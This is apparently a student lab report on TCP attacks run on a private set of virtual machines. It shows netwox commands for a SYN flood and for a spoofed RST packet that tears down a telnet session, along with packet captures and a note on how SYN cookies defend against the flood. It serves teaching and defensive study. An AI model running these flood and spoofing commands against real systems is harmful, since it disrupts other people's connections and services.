
```
Bharath-PES1201801948-VM1:~$ sudo netwox 76 -i 10.0.2.10 -p 23 -s
raw
```

```
Bharath-PES1201801948-VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp        0      0 10.0.2.10:23            251.5.181.18:57907
  SYN_RECV
tcp        0      0 10.0.2.10:23            245.64.80.216:23665
  SYN_RECV
tcp        0      0 10.0.2.10:23            250.187.102.1:10046
  SYN_RECV
tcp        0      0 10.0.2.10:23            247.211.51.189:43268
  SYN_RECV
tcp        0      0 10.0.2.10:23            246.97.50.133:3763
  SYN_RECV
tcp        0      0 10.0.2.10:23            240.172.46.134:54878
  SYN_RECV
```

Running the netwox command, SYN requests are sent from random IPs.



```
Bharath-PES1201801948-VM3:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```




```
18 2021-02-14 03:30:13.8166860… 10.0.2.11          10.0.2.10          TCP      76 43512 → 23 [SYN] Seq=1703529515 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=300591 TSecr=0 WS=128
19 2021-02-14 03:30:13.8167936… PcsCompu_66:f8:1c                     ARP      62 Who has 10.0.2.11? Tell 10.0.2.10
20 2021-02-14 03:30:13.8167992… PcsCompu_4e:3a:96                     ARP      44 10.0.2.11 is at 08:00:27:4e:3a:96
21 2021-02-14 03:30:13.8168755… 10.0.2.10          10.0.2.11          TCP      76 23 → 43512 [SYN, ACK] Seq=2510345366 Ack=1703529516 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=345175 TSecr=…
22 2021-02-14 03:30:13.8168863… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529516 Ack=2510345367 Win=29312 Len=0 TSval=300591 TSecr=345175
23 2021-02-14 03:30:13.8169745… 10.0.2.11          10.0.2.10          TELNET   95 Telnet Data ...
24 2021-02-14 03:30:13.8170764… 10.0.2.10          10.0.2.11          TCP      68 23 → 43512 [ACK] Seq=2510345367 Ack=1703529543 Win=29312 Len=0 TSval=345189 TSecr=300591
25 2021-02-14 03:30:13.8928685… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.76.125? Tell 10.0.2.10
26 2021-02-14 03:30:14.2447981… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.0.22? Tell 10.0.2.10
27 2021-02-14 03:30:14.3728404… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.243.9? Tell 10.0.2.10
28 2021-02-14 03:30:14.5008012… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.162.124? Tell 10.0.2.10
29 2021-02-14 03:30:14.6955025… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.222.58? Tell 10.0.2.10
30 2021-02-14 03:30:14.8609771… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.58.78? Tell 10.0.2.10
31 2021-02-14 03:30:15.5431350… 10.0.2.10          10.0.2.11          TELNET   80 Telnet Data ...
32 2021-02-14 03:30:15.5431575… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529543 Ack=2510345379 Win=29312 Len=0 TSval=301023 TSecr=345620
33 2021-02-14 03:30:15.5432368… 10.0.2.10          10.0.2.11          TELNET  107 Telnet Data ...
34 2021-02-14 03:30:15.5432401… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529543 Ack=2510345418 Win=29312 Len=0 TSval=301023 TSecr=345620
35 2021-02-14 03:30:15.5433310… 10.0.2.11          10.0.2.10          TELNET  134 Telnet Data ...
36 2021-02-14 03:30:15.5434182… 10.0.2.10          10.0.2.11          TCP      68 23 → 43512 [ACK] Seq=2510345418 Ack=1703529609 Win=29312 Len=0 TSval=345620 TSecr=301023
37 2021-02-14 03:30:15.5456802… 10.0.2.10          10.0.2.11          TELNET   71 Telnet Data ...
38 2021-02-14 03:30:15.5457121… 10.0.2.11          10.0.2.10          TELNET   71 Telnet Data ...
39 2021-02-14 03:30:15.5577494… 10.0.2.10          10.0.2.11          TELNET   71 Telnet Data ...
40 2021-02-14 03:30:15.5577986… 10.0.2.11          10.0.2.10          TELNET   71 Telnet Data ...
41 2021-02-14 03:30:15.5581952… 10.0.2.10          10.0.2.11          TELNET   88 Telnet Data ...
42 2021-02-14 03:30:15.6079860… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529615 Ack=2510345444 Win=29312 Len=0 TSval=301039 TSecr=345624
43 2021-02-14 03:30:15.6080674… 10.0.2.10          10.0.2.11          TELNET   78 Telnet Data ...
44 2021-02-14 03:30:15.6080773… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529615 Ack=2510345454 Win=29312 Len=0 TSval=301039 TSecr=345636
45 2021-02-14 03:30:15.7168037… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.222.58? Tell 10.0.2.10
46 2021-02-14 03:30:15.8768256… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.58.78? Tell 10.0.2.10
47 2021-02-14 03:30:16.7409724… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.222.58? Tell 10.0.2.10
48 2021-02-14 03:30:16.9008087… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.58.78? Tell 10.0.2.10
49 2021-02-14 03:30:17.4454245… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.99.46? Tell 10.0.2.10
50 2021-02-14 03:30:17.7165539… ::1                ::1                UDP      64 33438 → 53269 Len=0
51 2021-02-14 03:30:17.9079477… 10.0.2.11          10.0.2.10          TELNET   69 Telnet Data ...
52 2021-02-14 03:30:17.9084628… 10.0.2.10          10.0.2.11          TELNET   69 Telnet Data ...
53 2021-02-14 03:30:17.9084816… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529616 Ack=2510345455 Win=29312 Len=0 TSval=301614 TSecr=346211
54 2021-02-14 03:30:18.2009109… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.72.209? Tell 10.0.2.10
55 2021-02-14 03:30:18.2320916… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.125.87? Tell 10.0.2.10
56 2021-02-14 03:30:18.2409912… 10.0.2.11          10.0.2.10          TELNET   69 Telnet Data ...
57 2021-02-14 03:30:18.2980437… 10.0.2.10          10.0.2.11          TELNET   69 Telnet Data ...
58 2021-02-14 03:30:18.2980642… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529617 Ack=2510345456 Win=29312 Len=0 TSval=301711 TSecr=346309
59 2021-02-14 03:30:18.3837535… 10.0.2.11          10.0.2.10          TELNET   69 Telnet Data ...
60 2021-02-14 03:30:18.3841674… 10.0.2.10          10.0.2.11          TELNET   69 Telnet Data ...
61 2021-02-14 03:30:18.3841789… 10.0.2.11          10.0.2.10          TCP      68 43512 → 23 [ACK] Seq=1703529618 Ack=2510345457 Win=29312 Len=0 TSval=301733 TSecr=346330
62 2021-02-14 03:30:18.4170303… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.24.237? Tell 10.0.2.10
63 2021-02-14 03:30:18.4695531… PcsCompu_66:f8:1c                     ARP      62 Who has 169.254.99.46? Tell 10.0.2.10
```

any: <live capture in progress>
Packets: 1273 · Displayed: 1273 (100.0%)
Profile: Default
Right Ctrl

We can see the wireshark capture during the session


The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.
Hence, our telnet login request is serviced implying we successfully prevented SYN flood attack.

Task 2: TCP RST Attacks on telnet and ssh connections


Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
4:17 AM
/bin/bash
/bin/bash 66x24
Right Ctrl


```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer
expression expected:           0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
```

Telnetting into the server machine, we capture the request of this session.



```
Source              Destination         Protocol  Length Info
10.0.2.10           10.0.2.11           TCP           68 56936 → 23 [ACK] Seq=3418
10.0.2.11           10.0.2.10           TELNET        97 Telnet Data ...
10.0.2.10           10.0.2.11           TCP           68 56936 → 23 [ACK] Seq=3418
::1                 ::1                 UDP           64 56428 → 51504 Len=0
PcsCompu_18:f3:6a                       ARP           62 Who has 10.0.2.11? Tell 1
::1                 ::1                 UDP           64 56428 → 51504 Len=0
::1                 ::1                 UDP           64 56428 → 51504 Len=0
```

```
▶ Frame 155: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interfa
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 56936, Seq: 787420855, A
    Source Port: 23
    Destination Port: 56936
    [Stream index: 0]
    [TCP Segment Len: 29]
    Sequence number: 787420855
    [Next sequence number: 787420884]
    Acknowledgment number: 3418075394
    Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 29056]
    [Window size scaling factor: 128]
```




Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
4:41 AM
/bin/bash
/bin/bash 66x24
Right Ctrl

```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 -l 10.0.2.11 -m 10.0.2
.10 -o 23 -p 56936 -B -q 787420884
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xE27C=57980__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0xC03F_____________|
|                            source                             |
|__________________________10.0.2.11____________________________|
|                          destination                          |
|__________________________10.0.2.10____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|__________0x0017=23____________|_________0xDE68=56936__________|
|                            seqnum                             |
|_____________________0x2EEF16D4=787420884______________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0____________|
|           checksum            |            urgptr             |
|_________0x7389=29577__________|___________0x0000=0____________|
```


Running the netwox command with the appropriate IPs, Ports and sequence numbers.

The above command sends a spoofed RST packet which closes an established connection.




```
Source             Destination        Protocol  Length Info
::1                ::1                UDP           64 56428 → 51504 Len=0
::1                ::1                UDP           64 56428 → 51504 Len=0
PcsCompu_18:f3:6a                     ARP           62 Who has 10.0.2.11? Tell 1
10.0.2.11          10.0.2.10          TCP           62 23 → 56936 [RST] Seq=7874
::1                ::1                UDP           64 56428 → 51504 Len=0
::1                ::1                UDP           64 56428 → 51504 Len=0
::1                ::1                UDP           64 56428 → 51504 Len=0
```

WE can see the connection is closed.

